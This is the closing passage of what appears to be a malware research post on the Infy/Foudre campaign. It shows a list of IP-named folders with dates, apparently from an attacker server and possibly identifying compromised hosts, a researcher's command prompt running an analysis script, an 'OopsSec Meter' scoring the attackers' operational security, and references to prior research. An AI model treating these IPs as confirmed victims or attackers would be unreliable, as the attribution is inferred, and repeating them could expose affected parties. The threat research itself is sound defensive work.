46.161.194.83 16/02/2022 10:24 File folder
46.161.194.65 15/02/2022 14:38 File folder
5.117.170.228 13/02/2022 18:08 File folder
185.255.44.83 13/02/2022 9:29 File folder
5.115.218.57 31/01/2022 10:08 File folder
5.115.35.28 26/01/2022 21:57 File folder
5.117.195.146 26/01/2022 19:21 File folder
185.255.47.6 16/01/2022 18:44 File folder
5.115.140.178 16/01/2022 2:23 File folder
5.117.192.161 14/01/2022 15:36 File folder
5.116.152.93 13/01/2022 15:09 File folder
5.115.133.134 10/01/2022 9:22 File folder
5.116.85.92 09/01/2022 17:16 File folder
50.116.27.113 09/01/2022 17:16 File folder
46.161.197.198 09/01/2022 9:50 File folder
185.255.47.108 09/01/2022 9:50 File folder
185.255.46.77 09/01/2022 9:50 File folder
C:\WINDOWS\system32\cmd.exe
C:\playground\malware\foudre\tonnerre_version_14_15>python dirt_php.py

OopsSec Meter - Infy - 27/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap		Industry **2**	
Attack Vectors mapping		**3**	
Access C2 backend code			
Achieve victims exfiltrated data			**10**
Attacker malicious techniques			
Built-in sinkhole capabilities			
Attackers communication channels			
Attribution - identity		Partial - **7**	
Disinformation attack	**5**		
Take-Down			



100 0



References

1. After finishing my research, I found a public research by Checkpoint which details some of the findings I also found independently regarding the MAAS Android https://research.checkpoint.com/2021/smishing-botnets-going-viral-in-iran/
2. https://3xp0rt.com/posts/mars-stealer - prior research on Mars Stealer
3. https://github.com/sibears/IDAGolangHelper
4. https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/
5. https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations
6. https://m.freebuf.com/news/337241.html

Thank you



